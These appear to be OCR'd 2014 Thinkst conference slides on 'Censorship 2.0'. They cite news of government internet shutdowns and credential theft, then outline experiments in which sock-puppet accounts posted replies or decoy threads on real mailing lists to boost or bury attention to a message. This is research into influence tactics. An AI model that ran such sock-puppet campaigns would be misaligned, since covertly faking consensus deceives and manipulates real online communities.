
Weapons of Mass Distraction

Sock Puppetry for Fun & Profit



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{azhar|marco|haroon}@thinkst.com

October 2014

@azhrdesai

@haroonmeer

@ marcoslaviero

http://thinkst.com

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

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Already seen clear signs of this

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The New York Times

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PROPERTIES

Egypt Cuts Off Most Internet a

By MATT RICHTEL
Published: January 28, 2011

Autocratic governments often limit phone and Int
tense times. But the Internet has never faced anytl
happened in Egypt on Friday, when the governme
80 million people and a modernizing economy cut
access to the network and shut down cellphone se

REUTERS EDITION: U.S. SIGN

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BREAKING NEWS: Bank of America reports third-quarter net income of $168 milli

Do you know why your app is slo
We do.

Libya cuts off Internet service: network monitor

LOS ANGELES | Sat Feb 19, 2011 10:24pm EST

0 COMMENTS | Tweet 49 | Share | Share this | 8+1 0 | Email | Print

RELATED NEWS

Protesters hold Bahrain square

Libya cuts off Internet service: network monitor

(Reuters) - Internet service has been cut off in Libya for a second consecutive day as protesters step up demonstrations against longtime leader Muammar Gaddafi, a U.S. company that monitors Internet traffic said on Saturday.

Amateurs cut access

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SECURITY

Tunisia plants country-wide keystroke logger on Facebook

Gmail and Yahoo! too

By Dan Goodin, 25 Jan 2011

27

Linux and AIX Bare-Metal Recovery Webinar

Malicious code injected into Tunisian versions of Facebook, Gmail, and Yahoo! stole login credentials of users critical of the North African nation's authoritarian government, according to security experts and news reports.

The rogue JavaScript, which was individually customized to steal passwords for each site, worked when users tried to login without availing themselves of the secure sockets layer protection designed to prevent man-in-the-middle attacks. It was found injected into Tunisian versions of Facebook, Gmail, and Yahoo! in late December, around the same time that protestors began demanding the ouster of Zine el-Abidine Ben Ali, the president who ruled the country from 1987 until his ouster 10 days ago.

Danny O'Brien, internet advocacy coordinator for the Committee to

injected into Tunisian versions of Facebook, Gmail, and Yahoo! in late December, around the same time that protestors began demanding the ouster of Zine el-Abidine Ben Ali, the president who ruled the country from 1987 until his ouster 10 days ago.

RELATED STORIES

Facebook security hole exposes Zuckerberg's privates

Updated Army of 'socialbots' steal gigabytes of Facebook user data

Zuckerberg's privates

Updated Army of 'socialbots'

MOST READ MOST COMMENTED

NASTY SSL 3.0 vuln to be revealed soon – sources (Update: It's POODLE)

Kill SSL 3.0 NOW god dammit NOW: HTTPS SAVAGED by vicious POODLE

Son of Hudl: Tesco flogs new Atom-powered 8.3-inch Android tablet


Russian hackers exploit 'Sandworm' bug 'to spy on NATO, EU PCs'

Apple's new 'iPad Air 2' sliced open, revealing (possible) A8X core


SPOTLIGHT

Greedy datagrabs, crap security will KILL the Internet of Thingies

Kill SSL 3.0 NOW god dammit NOW: HTTPS SAVAGED by vicious POODLE



Greedy datagrabs, crap security will



Kill SSL 3.0 NOW god dammit NOW:

Homeland Security News Wire

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Law enforcement technology

London police use smartphones, social network to identify rioters


Published 10 August 2011

Share |

The rioters in London — and now, in other British cities — have been using Blackberries to outmaneuver the police; communicating via BlackBerry instant-message technology, as well as by social networking sites like Facebook and Twitter, the rioters repeatedly signaled fresh target areas to those caught up in the mayhem; RIM has now agreed to cooperate with Scotland Yard to turn over protestors using the service to coordinate their assaults; the police is also releasing CCTV images of the rioters to a group using face recognition technology to identify and condemn rioters; the police is also using Flickr, Tublr, and Twitter to spot and identify participants in the riots

Smartphones, especially Blackberries, have been a helpful information transmission and coordination tool for anti-government activists in a score of Arab countries – and they

helpful information transmission and coordination tool for anti-government activists in a score of Arab countries – and they



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Overt censorship is routed around

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UGC - User Generated Content

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UGC is a new(ish) paradigm

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Nothing truly new under the sun

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How will Censorship handle UGC?

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"So it's not only certain people have a license to speak, now everyone has a license to speak. It's a question of who gets heard."

Censorship 2.0

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Censorship 2.0

This is Profoundly Important

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Censorship 2.0

This is Profoundly Important

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sock puppet

noun

a false online identity, typically created by a person or group in order to promote their own opinions or views: *both sides in the debate use sock puppets to make it seem as if scores of people are arguing a point.*

DERIVATIVES

sock puppetry noun

Oxford Dictionary of English

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If we were evil-corp

(or evil.gov)

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what can be done ?

what will be done ?

what is being done ?

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
Challenge:
How to measure efficacy

mail lists	
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Why mailing lists?

- “Interesting” people still use it
- Personal curiosity

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what we wanted to do

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Assume:
An email is going to a mail list

Can we make more people read it ?

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Assume:
An email is going to a mail list

Can we make less people read it ?

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How do we measure if more (or less) people read our mail?

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Link Clicks

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How do we write mail content worth clicking on ?

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Plagiarize, Pilfer, Plunder & Pitch*

*but don’t be too exciting

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
Control email

1. Send email with link
2. Wait 48 hours
3. Count clicks

Experimental email

1. Send email with link
2. Puppets send several **replies** to make a longer discussion thread
3. Wait 48 hours
4. Count clicks

- [liberationtech] Breaking Tor for $3K *Maxim Kammerer*
  - [liberationtech] Breaking Tor for $3K *Griffin Boyce*
- [liberationtech] Recent iOS privacy checks *Cody Tarrant*
  - [liberationtech] Recent iOS privacy checks *Amin Sabeti*
    - [liberationtech] Recent iOS privacy checks *Keira Cran*
      - [liberationtech] Recent iOS privacy checks *Todd Weiler*
      - [liberationtech] Recent iOS privacy checks *duncan at openmailbox.org*
      - [liberationtech] Recent iOS privacy checks *Keira Cran*
- [liberationtech] [cryptome] Cryptome Kickstart Project *Eugen Leitl*
- [liberationtech] The Ex-Google Hacker Taking on the World's Spy Agencies *Eugen Leitl*
- [liberationtech] data mine the snowden files [was: open the snowden files] *coderman*


Control
Sock Puppet Thread
400
300
200
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0
Liberation Tech
Full Disclosure

Control email

1. Send email with link
2. Wait 48 hours
3. Count clicks

Experimental email

1. Send email with link
2. Sock puppets send several separate emails starting new threads
3. Wait 48 hours
4. Count clicks

- [liberationtech] New Citizen Lab report on Hacking Team's Government Surveillance Malware *Ronald Deibert*
  - [liberationtech] New Citizen Lab report on Hacking Team's Government Surveillance Malware *Rich Kulawiec*
- [liberationtech] RIPE NCC Internet-wide measurement project *duncan at openmailbox.org*
  - [liberationtech] RIPE NCC Internet-wide measurement project *Julien Rabier*
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- [liberationtech] New open access journal from Usenix *Ryan Bartos*
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- [liberationtech] The Hacking Team Commercial and are there others? *Karen Dunnes*
